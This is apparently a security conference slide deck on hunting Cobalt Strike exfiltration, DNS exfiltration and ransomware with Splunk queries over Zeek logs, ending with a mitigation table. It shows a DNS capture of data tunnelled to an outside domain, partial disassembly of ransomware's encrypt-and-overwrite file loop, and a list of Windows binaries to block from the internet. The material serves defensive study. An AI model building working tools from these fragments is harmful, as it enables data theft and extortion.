| stats sum(request_body_len) as TotalBytes by src, dest, dest_port  
| eval TotalBytes = TotalBytes/1024/1024
```

All time ▾ 

✓ 528 events (before 8/30/21 9:11:20.000 AM) No Event Sampling ▾ Job ▾ II ■ ⌂ ⌂ ⌂ ⌂ Smart Mode ▾

Events Patterns Statistics (1) Visualization

20 Per Page ▾  Format  Preview ▾

src	dest	dest_port	TotalBytes
10.0.10.100	192.168.151.181	80	256.0760498046875

# CobaltStrike HTTPS - find beacon

## New Search

Save As ▾ Create Table View Close

```
index="cobaltstrike_exfiltration_https" sourcetype="bro:conn:json"
| eventstats count as total by src, dest, dest_port
| stats count by src, dest, dest_port, total, resp_bytes
| eval prcnt = (count/total)*100
| where prcnt > 70 AND total > 50
```

All time ▾



✓ 8,350 events (before 8/30/21 9:07:41.000 AM) No Event Sampling ▾

Job ▾ II ■ ▶ 🔍 ⏪ ⏩ ⏴ Smart Mode ▾

Events Patterns Statistics (1) Visualization

20 Per Page ▾ ✓ Format Preview ▾

src	dest	dest_port	total	resp_bytes	count	prcnt
10.0.10.100	192.168.151.181	443	2928	316	2389	81.5915300546448

NONAMECON

# CobaltStrike HTTPS - filter out beacon activity

New Search

Save As ▾ Create Table View Close

```
index="cobaltstrike_exfiltration_https" sourcetype="bro:conn:json" resp_bytes!=316 dest=192.168.151.181 dest_port=443  
| stats sum(orig_bytes) as TotalBytes by src, dest, dest_port  
| eval TotalBytes = TotalBytes/1024/1024
```

All time ▾

✓ 539 events (before 8/30/21 9:09:29.000 AM) No Event Sampling ▾ Job ▾ II ■ ⌂ ⌂ ⌂ Smart Mode ▾


Events Patterns Statistics (1) Visualization

20 Per Page ▾ Format Preview ▾

src	dest	dest_port	TotalBytes
10.0.10.100	192.168.151.181	443	256.7829484939575

# CobaltStrike exfiltration. Data transfer Size limits


```
index="exfiltration_data_size_limits" sourcetype="bro:conn:json"
| bin span=1m _time
| rename id.orig_h as src_ip, id.resp_h as dest_ip, id.resp_p as dest_port,
orig_ip_bytes as bytes_out
| stats count by _time, bytes_out
| fillnull
```



# CobaltStrike exfiltration. Data transfer Size limits

```
index="exfiltration_data_size_limits" sourcetype="bro:conn:json"
| bin _time span=1h
| stats count by id.orig_h, id.resp_h, _time, id.resp_p, orig_ip_bytes
| rename id.orig_h as src_ip, id.resp_h as dest_ip, id.resp_p as dest_port,
orig_ip_bytes as bytes_out
| eval bytes_out_round=bytes_out-(bytes_out%10000)
| stats sum(count) as Total by _time, src_ip, dest_ip, dest_port,
bytes_out_round
| where bytes_out_round>100000 AND Total>10
| eval "Total MB exfiltrated"=round(bytes_out_round*Total/1024/1024,2)
```

# DNS exfiltration



# DNS exfiltration

8967 196.451321	192.168.38.102	192.168.38.104	DNS	138 Standard query response 0x4e2b A www.111edd479a7512c9c.7c9a5671.456c54f2.blue.letsgohunt.online A 0.0.0.0
8968 196.452214	192.168.38.104	192.168.38.102	DNS	122 Standard query 0x8f5a A www.11483ec078e733131.8c9a5671.456c54f2.blue.letsgohunt.online
8971 196.592143	192.168.38.102	192.168.38.104	DNS	138 Standard query response 0x8f5a A www.11483ec078e733131.8c9a5671.456c54f2.blue.letsgohunt.online A 0.0.0.0
8972 196.593094	192.168.38.104	192.168.38.102	DNS	122 Standard query 0x00b5 A www.1f5e94740470d0157.9c9a5671.456c54f2.blue.letsgohunt.online
8983 196.749783	192.168.38.104	192.168.38.102	DNS	122 Standard query 0x00b5 A www.1f5e94740470d0157.9c9a5671.456c54f2.blue.letsgohunt.online
8984 196.765666	192.168.38.102	192.168.38.104	DNS	138 Standard query response 0x00b5 A www.1f5e94740470d0157.9c9a5671.456c54f2.blue.letsgohunt.online A 0.0.0.0
8985 196.766564	192.168.38.104	192.168.38.102	DNS	122 Standard query 0x9942 A www.114cbea690a81874a.ac9a5671.456c54f2.blue.letsgohunt.online
8986 196.907655	192.168.38.102	192.168.38.104	DNS	138 Standard query response 0x9942 A www.114cbea690a81874a.ac9a5671.456c54f2.blue.letsgohunt.online A 0.0.0.0
8987 196.908509	192.168.38.104	192.168.38.102	DNS	122 Standard query 0x2d6c A www.10db7634eade0b736.bc9a5671.456c54f2.blue.letsgohunt.online
9015 197.060357	192.168.38.102	192.168.38.104	DNS	138 Standard query response 0x2d6c A www.10db7634eade0b736.bc9a5671.456c54f2.blue.letsgohunt.online A 0.0.0.0
9016 197.061418	192.168.38.104	192.168.38.102	DNS	122 Standard query 0x59bd A www.1d5aee37e1c25ba02.cc9a5671.456c54f2.blue.letsgohunt.online
9017 197.199001	192.168.38.102	192.168.38.104	DNS	138 Standard query response 0x59bd A www.1d5aee37e1c25ba02.cc9a5671.456c54f2.blue.letsgohunt.online A 0.0.0.0
9018 197.200130	192.168.38.104	192.168.38.102	DNS	122 Standard query 0x7809 A www.1d4f517cdcf8807c2.dc9a5671.456c54f2.blue.letsgohunt.online
9019 197.339166	192.168.38.102	192.168.38.104	DNS	138 Standard query response 0x7809 A www.1d4f517cdcf8807c2.dc9a5671.456c54f2.blue.letsgohunt.online A 0.0.0.0
9020 197.340089	192.168.38.104	192.168.38.102	DNS	122 Standard query 0x61f9 A www.14d71477201813b75.ec9a5671.456c54f2.blue.letsgohunt.online
9022 197.480990	192.168.38.102	192.168.38.104	DNS	138 Standard query response 0x61f9 A www.14d71477201813b75.ec9a5671.456c54f2.blue.letsgohunt.online A 0.0.0.0
9023 197.482195	192.168.38.104	192.168.38.102	DNS	122 Standard query 0xf371 A www.1e3723505f4ebd907.fc9a5671.456c54f2.blue.letsgohunt.online
9026 197.619489	192.168.38.102	192.168.38.104	DNS	138 Standard query response 0xf371 A www.1e3723505f4ebd907.fc9a5671.456c54f2.blue.letsgohunt.online A 0.0.0.0
9027 197.620375	192.168.38.104	192.168.38.102	DNS	115 Standard query 0x56c0 A www.1aa645b2d.10c9a5671.456c54f2.blue.letsgohunt.online
9043 197.757677	192.168.38.102	192.168.38.104	DNS	131 Standard query response 0x56c0 A www.1aa645b2d.10c9a5671.456c54f2.blue.letsgohunt.online A 0.0.0.0




NONAMECON

# DNS exfiltration detection

```
index=dns_exf sourcetype="bro:dns:json"
| eval len_query=len(query)
| search len_query>=40 AND query!="*.ip6.arpa*" AND
query!="*amazonaws.com*" AND query!="*.googlecast.*" AND query!="_ldap.*"
| bin _time span=24h
| stats count(query) as req_by_day by _time, id.orig_h, id.resp_h
| where req_by_day>60
| table _time, id.orig_h, id.resp_h, req_by_day
```

Events	Patterns	Statistics (1)	Visualization
20 Per Page ▾	✓ Format	Preview ▾	
_time ▾	id.orig_h ▾	✓ id.resp_h ▾	✓ req_by_day ▾
2021-08-26 17:00:00	192.168.38.104	192.168.38.102	17116

**THEY CAN'T RANSOMWARE  
YOUR PC**



**IF YOU DON'T HAVE FILES ON IT**

Ransomware detection

**NONAMECON**


# Ransomware



**NEXT**

**NONAMECON**

# Ransomware behavior simplified




loc\_10007443: ; lpOverlapped  
push 0  
lea eax, [ebp+NumberOfBytesRead]  
push eax ; lpNumberOfBytesRead  
push ecx ; nNumberOfBytesToRead  
push [ebp+lpBuffer] ; lpBuffer  
push [ebp+hFile] ; hFile      Read the file into  
call ds:ReadFile      memory  
mov eax, [ebp+nNumberOfBytesToRead]  
push [ebp+dwBufLen] ; dwBufLen  
dec eax  
movzx ebx, bl  
cmp [ebp+NumberOfBytesRead], eax  
mov eax, 1  
cmovbe ebx, eax

loc\_1000747D:  
lea eax, [ebp+NumberOfBytesRead]  
push eax ; pdwDataLen  
push [ebp+lpBuffer] ; pbData  
movzx eax, bl  
push 0 ; dwFlags  
push eax ; Final  
push 0 ; hHash  
push [ebp+phKey] ; hKey      Encrypt the  
call ds:CryptEncrypt      contents of the  
push 0 ; lpOverlapped file  
lea eax, [ebp+NumberOfBytesRead]  
push eax ; lpNumberOfBytesWritten  
push [ebp+NumberOfBytesRead] ; nNumberOfBytesToWrite  
push [ebp+lpBuffer] ; lpBuffer  
push edi ; hFile  
call ds:WriteFile      Write the file  
mov ecx, [ebp+nNumberOfBytesToRead]      back to disk  
test b1, b1  
jz loc\_10007443



```
v3 = FindResourceA(0, (LPCSTR)1831, Type);  
v4 = v3;  
if ( v3 )  
{  
    v5 = LoadResource(0, v3);  
    if ( v5 )  
    {  
        v9 = LockResource(v5);  
        if ( v9 )  
        {  
            v6 = SizeofResource(0, v4);  
            if ( v6 )  
            {  
                Dest = 0;  
                memset(&v19, 0, 0x100u);  
                v20 = 0;  
                v21 = 0;  
                NewFileName = 0;  
                memset(&v23, 0, 0x100u);  
                v24 = 0;  
                v25 = 0;  
                sprintf(&Dest, aCSS, aWindows, aTasksche_exe);  
                sprintf(&NewFileName, aCSQeruiuwjhRF, aWindows);  
                MoveFileExA(&Dest, &NewFileName, 1u);  
                v7 = Createfile_431458(&Dest, 0x40000000, 0, 0, 2, 4, 0);  
                if ( v7 != -1 )  
                {  
                    Writefile_431460(v7, v9, v6, &v9, 0);  
                    Closehandle_43144C(v7);  
                }  
            }  
        }  
    }  
}
```


# Ransomware behavior 1



## Excessive number of files were overwritten. Possible ransomware behavior

```
index="ransomware_open_rename_sodinokibi" sourcetype="bro:smb_files:json"
| where action IN ("SMB::FILE_OPEN", "SMB::FILE_RENAME")
| bin _time span=5m
| stats count by _time, source, action
| where count>30
| stats sum(count) as count values(action) dc(action) as uniq_actions by _time, source
| where uniq_actions==2 AND count>100
```


# Ransomware behavior 2



# Excessive number of files deleted and written on SMB Share

```
index="ransomware_excessive_delete_aleta" sourcetype="bro:smb_files:json"
| where action IN ("SMB::FILE_OPEN", "SMB::FILE_DELETE")
| bin _time span=5m
| stats count by _time, source, action
| where count>30
| stats sum(count) as count values(action) dc(action) as uniq_actions by _time, source
| where uniq_actions==2 AND count>100
```

# Ransomware behavior 3



## Excessive number of files written on SMB Share with the same file name extension

```
index="ransomware_new_file_extension_ctbl_ocker" sourcetype="bro:smb_files:json"
action="SMB::FILE_RENAME"
| bin _time span=5m
| rex field="name" "\.(?<new_file_name_extension>[^\.]*$)"
| rex field="prev_name" "\.(?<old_file_name_extension>[^\.]*$)"
| stats count by _time, id.orig_h, id.resp_p, name, source, old_file_name_extension,
new_file_name_extension,
| where new_file_name_extension!=old_file_name_extension
| stats count by _time, id.orig_h, id.resp_p, source, new_file_name_extension
| where count>20
| sort -count
```

# Ransomware extensions

- <https://docs.google.com/spreadsheets/d/e/2PACX-1vRCVzG9JCzak3hNqqrVCTQQIzH0ty77BWlEbDu-q9oxkhAamqnLYgtQ4gF85pF6j6g3GmQxivuvO1U/pubhtml>
- <https://github.com/corelight/detect-ransomware-filenames>
  - <https://fsrm.experiant.ca/>

No	Measure	Category	Type	Description	Complexity*	Effectiveness*	Impact*	Possible Issues
1	Backup and Restore Process	Resilience	Recovery	Make sure to have adequate backup processes in place and frequently test a restore of these backups ("Schrödinger's backup - it is both existent and non-existent until you've tried a restore")	Medium	High	Low	
2	Windows Defender Ransomware Protection	Protection	GPO	Windows Defender includes a security feature called "Ransomware Protection" that allows you to enable various protections against ransomware infections. This feature is disabled by default in Windows 10. It can be activated via GPO and has the name "Controlled Folder Access". (see the links)	Low	High	Low	
3	Block Macros	Resistance	GPO	Disable macros in Office files downloaded from the Internet. This can be configured to work in two different modes: A.) Open downloaded documents in 'Protected View' B.) Open downloaded documents and block all macros	Low	High	Medium	Critical business processes that depend on macros (they exist, it's sad, but yes)
4	Block Windows Binary Access to Internet	Resistance	GPO	Use Windows Firewall policies to block binaries access to the so called "Remote Scope". These binaries include powershell.exe, bitsadmin.exe, certutil.exe, regsvr32.exe, mshta.exe, msbuild.exe, hh.exe, makecab.exe, iexec.exe, extract.exe, expand.exe (see the links for details)	Medium	High	Low	PowerShell and other scripted tools that pull updates from the Internet
5	Filter Attachments Level 1	Resistance	Mail Gateway	Filter the following attachments on your mail gateway: .386, .ace, .acm, .acv, .ade, .adp, .adt, .ani, .app, .arc, .arj, .asd, .asp, .avb, .ax, .bas, .bat, .boo, .btm, .cab, .cbt, .cdr, .cer, .chm, .cla, .cmd, .cnv, .com, .cpl, .crt, .csc, .csh, .css, .dll, .drv, .dvb, .email, .exe, .fon, .fxp, .gms, .gvb, .hlp, .ht, .hta, .http, .htt, .inf, .ini, .ins, .iso, .isp, .its, .jar, .job, .js, .jse, .ksh, .lib, .lnk, .maf, .mam, .maq, .mar, .mat, .mau, .mav, .maw, .mch, .mda, .mde, .mdt, .mdw, .mdz, .mht, .mhtm, .mhtml, .mpd, .mpt, .msc, .msi, .mso (except oledata.mso), .msp, .mst, .nws, .obd, .obj, .obz, .ocx, .ops, .ovl, .ovr, .pcd, .pcl, .perl, .pgm, .pif, .pl, .pot, .prf, .prg, .ps1, .pub, .pwz, .qpw, .reg, .sbf, .scf, .scr, .sct, .sfx, .sfx, .sh, .shb, .shs, .shtml, .shw, .smm, .svg, .sys, .td0, .t1b, .tmp, .torrent, .tsk, .tsp, .tt6, .url, .vb, .vbe, .vbs, .vbx, .vom, .vsmacro, .vss, .vst, .vsw, .vwp, .vxd, .vxe, .wbk, .wbt, .wlz, .wk, .wml, .wms, .wpc, .wpd, .ws, .wsc, .wsf, .wsh	Low	Medium	Low	Unknown if one of the extensions is used by business applications. They shouldn't - at least not from incoming emails.

# Additional resources

- <https://thefirreport.com/>
- <https://en.hackndo.com/>
